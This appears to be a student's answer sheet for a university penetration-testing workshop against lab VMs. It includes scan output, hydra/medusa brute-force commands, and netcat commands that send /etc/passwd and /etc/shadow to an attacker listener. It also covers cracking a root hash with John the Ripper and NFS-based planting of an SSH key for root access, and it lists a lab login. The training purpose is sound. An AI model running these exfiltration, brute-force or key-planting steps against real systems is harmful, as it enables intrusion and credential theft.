Practical 6

Thursday, 1 September 2022 6:07 AM

ISEC3002 Penetration Testing and Defence
Workshop 6

Please upload your solution with screenshots to *Class Works and Tutorials Submission* folder under Assessments on Blackboard. You need to include commands and screenshots in your answers.

The purpose of this workshop is to learn how to exploit a vulnerability in the Tomcat Application Manager and to use password cracking/guessing such as HYDRA, NCRACK, and MEDUSA, John the Ripper to gain access to a system. You might need to check the tutorials provided in the reference section.

Exercise 1- VulnHub →THALES: 1) Follow the steps in the link below to learn how to exploit a vulnerability in the Tomcat Application Manager instance to gain access to the system.
https://www.hackingarticles.in/thales1-vulnhub-walkthrough/

Exercise 2) Use the password guessing tool of your choice to obtain the full credentials for at least three users from the Snowhawk system.
The IP of the Snowhawk machine is 192.168.2.155
Command used: nbtscan 192.168.2.0/24

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nbtscan 192.168.2.0/24
Doing NBT name scan for addresses from 192.168.2.0/24

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------
192.168.2.4      CALDERA          <server>  <unknown>        08:00:27:21:b0:95
192.168.2.10     BALMORA          <server>  <unknown>        08:00:27:0e:55:99
192.168.2.12     ALDRUHN          <server>  <unknown>        08:00:27:28:a8:a2
192.168.2.15     GNISIS           <server>  <unknown>        08:00:27:89:08:0f
192.168.2.20     TEL-MORA         <server>  TEL-MORA         00:00:00:00:00:00
192.168.2.155    SNOWHAWK         <server>  SNOWHAWK         00:00:00:00:00:00
```

Doing a port scan to see if SMB/NBT service is running
Command used: sudo nmap -p- -vv -sV -O 192.168.2.155

```
PORT      STATE SERVICE     REASON         VERSION
21/tcp    open  ftp         syn-ack ttl 63 vsftpd (before 2.0.8) or WU-FTPD
22/tcp    open  ssh         syn-ack ttl 63 OpenSSH 5.1 (protocol 2.0)
80/tcp    open  http        syn-ack ttl 63 Apache httpd 2.2.10 ((Linux/SUSE))
111/tcp   open  rpcbind     syn-ack ttl 63 2-4 (RPC #100000)
139/tcp   open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: CYRODIIL-FORTS)
445/tcp   open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: CYRODIIL-FORTS)
2049/tcp  open  nfs         syn-ack ttl 63 2-4 (RPC #100003)
5801/tcp  open  vnc-http    syn-ack ttl 63 TightVNC 1.2.9 (resolution: 1024×788; VNC TCP port 5901)
5901/tcp  open  vnc         syn-ack ttl 63 VNC (protocol 3.7)
33346/tcp open  mountd      syn-ack ttl 63 1-3 (RPC #100005)
43995/tcp open  nlockmgr    syn-ack ttl 63 1-4 (RPC #100021)
46419/tcp open  status      syn-ack ttl 63 1 (RPC #100024)
```

Didn't get that many usernames from enum4linux
Command used: enum4linux -U 192.168.2.155

```
┌──(kali㉿kali)-[~/Desktop]
└─$ enum4linux -U 192.168.2.155
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4lin

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.2.155
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, non

 ======================================================
|    Enumerating Workgroup/Domain on 192.168.2.155     |
 ======================================================
[+] Got domain/workgroup name: CYRODIIL-FORTS

 ============================================
|    Session Check on 192.168.2.155          |
 ============================================
[+] Server 192.168.2.155 allows sessions using username '', password ''

 ================================================
|    Getting domain SID for 192.168.2.155        |
 ================================================
Domain Name: CYRODIIL-FORTS
Domain Sid: S-1-5-21-3165932286-417754793-160514860
[+] Host is part of a domain (not a workgroup)

 ============================================
|    Users on 192.168.2.155                  |
 ============================================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: root     Name: root      Desc:

user:[root] rid:[0x3e8]
enum4linux complete on Tue Oct 18 08:33:16 2022
```

Couldn't get a username list

Got most popular UNIX usernames from
https://github.com/pentestmonkey/yaptest/blob/master/ssh-usernames.txt
Command used: curl https://raw.githubusercontent.com/pentestmonkey/yaptest/master/ssh-usernames.txt > usernames.txt

```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl https://raw.githubusercontent.com/pentestmonkey/yaptest/master/ssh-usernames.txt > usernames.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   345  100   345    0     0    634      0 --:--:-- --:--:-- --:--:--   633
```

Using rockyou.txt as the password list
Command used: locate rockyou.txt

```
┌──(kali㉿kali)-[~/Desktop]
└─$ locate rockyou.txt
/home/kali/rockyou.txt
/home/kali/Desktop/rockyou.txt
/usr/share/wordlists/rockyou.txt
```

I couldn't log in as any user from the "common username" list

The steps would be to get the username list from enum4linux and save it into a file users.txt. Then use a brute-force tool that attempts to log in via SSH (hydra and medusa). The password .txt file would be rockyou wordlist

And I would paste the valid credentials here.

Exercise 3) Use hydra or Xhydra on your Kali machine to gain access to the administrator account on the OpenSuse machine.

This question is part of the question 2

With hydra use the switches -U users.txt -P rockyou.txt
Users.txt contains all the users from the enum4linux output
Rockyou.txt is a password wordlist

Exercise 4) Use nc and netcat to exfiltrate the passwd and shadow files to your Kali machine.

This question is part of the question 2

The commands would be
On kali (listener)
nc -lvnp [Kali listening port] > outputfile
On opensue:
nc [Kali IP] [Kali listening port] < /etc/passwd
nc [Kali IP] [Kali listening port] < /etc/shadow

Exercise 5 Use John the Ripper to obtain the passwords for the other users on the OpenSuse machine.

Since I do not have the /etc/shadow file contents, I will list out the steps

Paste the other users /etc/shadow file entry in a file

For e.g, for a file called 'roothash' store:
root:6fHvHhNo5DWsYxgt0
$.3upyGTbu9RjpoCkHfW.1F9mq5dxjwcqeZl0KnwEr0vXXzi7Tld2lAeYeIio/9BFPjUCyaBeLgVH1yK.5OR5
7.:18888:0:99999:7:::

Then issue the command

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt roothash
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 6 OpenMP threads
```

Which will crack the hash


Exercise 6) Document in the form of a penetration test report, how you obtained access to the OpenSuse machine and provide the remedial action required.

Hints:


- *sudo nmap -sS -Pn -A 192.168.57.9*
- ***vncviewer 192.168.2.155:5901***
- *medusa -U Users.txt -P Pass.txt -h 192.168.2.5 -M ssh*
- *ncrack -U username.txt -P password.txt ftp://192.168.2.5*

- *hydra -L username.txt -P password.txt 192.168.2.5 ftp -o outputFile.txt*
- *medusa -h 192.168.2.5 -u foo -P password.txt -M ssh -n 22*
- *smbmap -H 192.168.57.9*
- *nmap --script smb-vuln-conficker.nse,smb-vuln-cve2009-3103.nse,smb-vuln-cve-2017-7494.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-ms17-010.nse,smb-vuln-regsvc-dos.nse,smb-vuln-webexec.nse -p445 192.168.57.9*
- *rpcclient -U "" 192.168.57.9*
  - *enumdomusers*
  - *querydominfo*
  - *enumdomgroups*
  - *queryuser root*
  - *enumprivs*
  - *getdompwinfo*
  - *lsaquery*
  - *lsaenumsid*
  - *lookupsids S-1-1-0*
- *nmap --script=smb-os-discovery 192.168.57.9 -p445*
- *nmap --script smb-enum-shares 192.168.57.9 -p445*
- *nmap -T4 -oA shares --script smb-enum-shares --script-args smbuser=username,smbpass=password -p445 192.168.57.9*
- *nmap --script nfs-showmount 192.168.57.9*
- *nmap -T4 -A -p 139,445 192.168.57.9*
- *sudo mount -t nfs -o vers=2 192.168.57.9:/home/prator /mnt/prator -o nolock*
- *df -k*
- *nmap -sV -T4 -p111,2049 192.168.57.9*
- *rpcinfo -p 192.168.57.9*
- *rpcinfo -p 192.168.57.9 | grep nfs*
- *showmount -e 192.168.57.9*
- *sudo mkdir /root/.ssh*
- *ssh-keygen -t rsa -b 4096*
- *mount -o nolock -t nfs 192.168.57.9:/ /mnt*
- *cp /root/.ssh/kali_opensuse_rsa.pub /mnt/root/.ssh*
- *ssh -i /root/.ssh/kali_opensuse_rsa root@192.168.57.9*
- *cat kali_opensuse_rsa.pub >> authorized_keys*
- *nmap -sV -T4 -p111,2049 192.168.57.9*
- *sudo nmap -sSUC -p111 192.168.57.9*
- ***nmap -sV -script=nfs* 192.168.57.9***


How to fix Snowhawk IP locally:
- Make sure that kali is added to the internal network “morrowind”
  - Add an IP to your kali machine on the .2.x range (such as 192.168.2.99/24).
- Open Snowhawk and login as centurion:centurion2020pretorian
- You may need to put the VM in scaled mode to see the entire desktop.
- Open YAST (will show up as Administrator Settings) and type centurion’s password when prompted.



- Select ‘Network Settings’



- Delete the current device with ‘192.168.2.155’



- Edit the top Ethernet Controller that says ‘Not configured’. Add the following information:

- Click ‘Next’ then ‘OK’.
- Check to see if you can ping the machine from your Kali VM.

Reference

https://www.youtube.com/watch?v=ptYiPqrCU3E
https://techyrick.com/hydra-full-tutorial/
https://www.hackingarticles.in/a-detailed-guide-on-hydra/
https://www.youtube.com/watch?v=XyO3iPOXsSo
https://www.geeksforgeeks.org/password-cracking-with-medusa-in-linux/
https://www.hackingarticles.in/a-detailed-guide-on-medusa/
https://secnhack.in/ncrack-network-authentication-and-password-cracking-tool/
https://www.youtube.com/watch?v=hYWCBK5orMo
https://fareedfauzi.gitbook.io/oscp-notes/services-enumeration/ssh
https://www.youtube.com/watch?v=bPKo_A-Lw2E
https://www.hackingarticles.in/active-directory-enumeration-rpcclient/
https://resources.infosecinstitute.com/topic/hacking-and-gaining-access-to-linux-by-exploiting-samba-service/